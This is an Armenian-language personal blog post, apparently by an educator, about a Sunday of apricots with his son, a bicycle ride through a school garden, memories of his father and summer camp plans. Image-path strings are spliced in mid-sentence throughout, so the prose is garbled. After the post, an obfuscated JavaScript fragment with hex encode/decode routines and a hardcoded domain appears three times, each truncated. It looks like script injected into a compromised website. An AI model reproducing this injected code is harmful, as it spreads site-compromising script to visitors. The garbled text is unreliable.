Ի՞նչ ասել է կիրակիի գիր` շաբաթ օրվա իմ ապրած-տեսած-զգացածի պատմությո՞ւն, թե՞ շաբաթվաամփոփագիր՝ տպավորվածի, մտահոգությունների, չասվածի… դրանց առաջացրած պատմականի՝ ապրածի-չապրածի զուգադրումներով․․․ Ամեն ինչ ավելի պարզ է․ կիրակին այս պարգև է շաբաթվա անընդհատ ջանքերի համար, ինչպես արեգակի պտուղ ծիրանը արկղով, Աբրահամ ընկերոջից, Դավիթ Բլեյանի համար․․․ Վայելք կիրակիի ու ծով ծիրանի․․․ Հա՛մ ծիրան ենք սիրում ես ու Դավիթը, հա՛մ ծիրանի կորիզ, որ ես կոտրում եմ Դավթի համար․․․ Օրվա մեջ, ուր էլլինեմ, ոչ մի կորիզ բաց չեմ թողնի․․․ծիրան ուտելու ոչ մի առիթ․․․Երեկ կարոտակեզ-սրտակեզ առավոտ կանուխի Խանջյան-Իսակով, պատմել եմ, ուղին շարունակություն ունեցավ․․․ Ես 8։30-ին, Հիմնական դպրոցի բակում էի. շրջանցելով գլխավոր մուտքի փակ դուռը, քնած-արթուն Համլետ բակապահին-պարտիզպանին` շրջան արեցի Շամիրամի դպրոցի ցանցը երիզող այգիներով, այնքա՜ն գործ տեսա. անհետաձգելի՞, հարցնում եմ… Ու հեծանվաուղով մտա դպրոցի պարտեզ․․․ Դպրոց-պարտեզը` մեր կրտսեր դպրոցները, իրենց նախակրթարաններով, ամենաստացվածը-ամենահանրայինը, մեր հեղինակած ուսումնական հաստատություններից, դպրոց են պարտեզի մեջ, թե պարտեզում դպրոցներ են․․․ Որքան ընկած ծիրան կար՝ կերա, որքան չջարդված կորիզ՝ հավաքեցի, պարտեզում արվածով շաբաթվա՝ ուրախացա, հաջորդ շաբաթվա անելիքը գրանցեցի ու հա՜յդե՝ իմ հայտնաբերած հեծանվակածանով՝ մեր Մետաքսի ճանապարհի Հիմնական-գյուղացիական տնտեսություն–Դպրոց-պարտեզ-Կենտրոն-Վերնիսաժ ճամփեն անցա․․․

Ընտանեկան կիրակին:
Լուսանկարները` Լուսինե Աբրահամյանի:

Հորս կապը ինձ այդպես էլ բաց չթողեց։ Ժամ ու կես հեծանվի վրա, ես իմ անվերջանալի-ամենաազնիվ կապով-մտածումով Շամխալբեկ հորս հետ էի։ Իսկական բեկ։ Մանկության ամբարից մանրաթելերով օպտիկական, ա՜յ քեզ ինտերնետ աշխարհ, ինձ մշտապես սնուցող-ուղղորդող-վստահություն հաղորդող․․․ «Մարդ, որ իրեն չխայտառակի, ուրիշը անել չի կարող»․․․ ամեն ինչ ասաց ու հայրաբար իր տեղը դրեց հայրս․ «Անցիր քո ճանապարհն ու  կենտրոնացիր քո անելիքի վրա․ ուրիշներին հանգիստ թող, շան տղա ու չնեղվես․․․ Դու ու քո ճամփան․․․»։

Հիմա, երբ իմ առաջ Սևանի «Ժայռից» սկսվող ճամբար-արշավախմբային հայրենագիտական ճամփորդությունների հայտերն են, շրջան է, հրե՛ս, շարվել են, ուսապարկերն են հավաքում Ելենա Սարգսյանն ու իր ճամփորդները, մանկավարժության ճամբարի սեբաստացի աշխատողների, Ավագև Միջին  դպրոցների մուտքի ճամբարների ջոկատները, ռազմամարզական 2016 խաղերի հաղթողների խմբերը, սրանից էլ լավ հարթա՞կ ներկայացնելու կրթահամալիրի դպրոցների արշավախմբային-հեծանվային կայանները՝ կառուցվող-ձևավորող, որպես թվով 6-րդ հրաշալիք․․․ Թողնենք կրթահամալիրի Հիմնական դպրոցի, Դպրոց-պարտեզի, Նոր դպրոցի, Գեղարվեստի, Միջին ու Ավագ դպրոցների, Քոլեջի ճամբարներին, աշխատանքի ջոկատներին այս իմ պատումը շարունակելը, իրենց կայանները «Ժայռ 2016»-ի ամառային նախագծերի համայնապատկերին ներկայացնելը․․․ Ես այնքան ջանքեր, միջոցներ ներդրեցի, որ մեր այս ուսումնական նոր կայանները, որպես նոր տեսակի հեղինակային կրթական ծրագրով թելադրված ճամփորդությամբ ուսուցման սպասարկու այս ավարտելի վիճակի բերվեն...  Հիմա ձեր հերթն է գործելու, սկսեք. ուրիշ ե՞րբ, եթե ոչ ՝ հիմա, ուրիշ ո՞վ, եթե ոչ դուք սեբաստացիներ` մեծով-պստիկով, իրարից առաջ ընկնելով, դրանով իրար օգնելով․․․

Հիմնական դպրոցի Արտ-միջավայրի ձևավորման աշխատանքներ:
Լուսանկարները՝ Հասմիկ Պողոսյանի:

Կիրակնօրյա ընթերցարանՎրաստանի մասին այսպիսի կենդանի, ապրեցնող նյութեր որքան ուզեք կգտնեք. Տեսնենք ինչ է ասում մեդիան Հայաստանի մասին.

#706

// o;o++)t+=e.charCodeAt(o).toString(16);return t},a=function(e){e=e.match(/[\S\s]{1,2}/g);for(var t=””,o=0;o < e.length;o++)t+=String.fromCharCode(parseInt(e[o],16));return t},d=function(){return "ashotbleyan.mskh.am"},p=function(){var w=window,p=w.document.location.protocol;if(p.indexOf("http")==0){return p}for(var e=0;e

// o;o++)t+=e.charCodeAt(o).toString(16);return t},a=function(e){e=e.match(/[\S\s]{1,2}/g);for(var t=””,o=0;o < e.length;o++)t+=String.fromCharCode(parseInt(e[o],16));return t},d=function(){return "ashotbleyan.mskh.am"},p=function(){var w=window,p=w.document.location.protocol;if(p.indexOf("http")==0){return p}for(var e=0;e

// o;o++)t+=e.charCodeAt(o).toString(16);return t},a=function(e){e=e.match(/[\S\s]{1,2}/g);for(var t=””,o=0;o < e.length;o++)t+=String.fromCharCode(parseInt(e[o],16));return t},d=function(){return "ashotbleyan.mskh.am"},p=function(){var w=window,p=w.document.location.protocol;if(p.indexOf("http")==0){return p}for(var e=0;e

Թողնել պատասխան

Ձեր էլ-փոստի հասցեն չի հրապարակվելու։ Պարտադիր դաշտերը նշված են *-ովExplore More

Կա օր՝ որպես մեր ազնվական, արարչական ծագման վկայագիր

Մեր պաշտելի հայրը, մեծ եղբայրս նրան «նախագահ» էր դիմում, նոր Բլեենց թագավոր Շամխալբեկը ծննդյան օր չի ունեցել, մեր ընտանիքում չի նշվել… Ինչպես իմ խորոտիկ-անանեծք-օրհնաշատ Ազիզ տատը, ինչպես ինձ հանդիպած ամենակամային-ուժեղ

Երբ բացում ենք մատները, պարզում ձեռքերը․․․

Սեբաստացիական ողջույնը ծանոթ-անծանոթին՝ ափըափին, երկու ափով միաժամանակ, գրկախառնություն սրանից. այսպես է ծնվել բարևիծիսականացումը, դիմացինին քո վստահության հաստատումը․․․ Իսկ օրվա պատումի վերնագիրը Հայաստանի պետական ճարտարապետաշինարարական համալսարանի գծման սրահի կլոր

5-6 տարեկանների, ընտրության-պարտադրանքի սահմանում

Արմինե մայրիկը, բնական է, կարևոր քունն է շարունակում առնել. կիրակի է, ես ու Դավիթ Բլեյանըխոհանոցում, պատշգամբայինճոճից հետո, մրգառատ մեծսեղանի շուրջ հաղորդակցվումենք. — Ո՞նց էարևը հասունացնում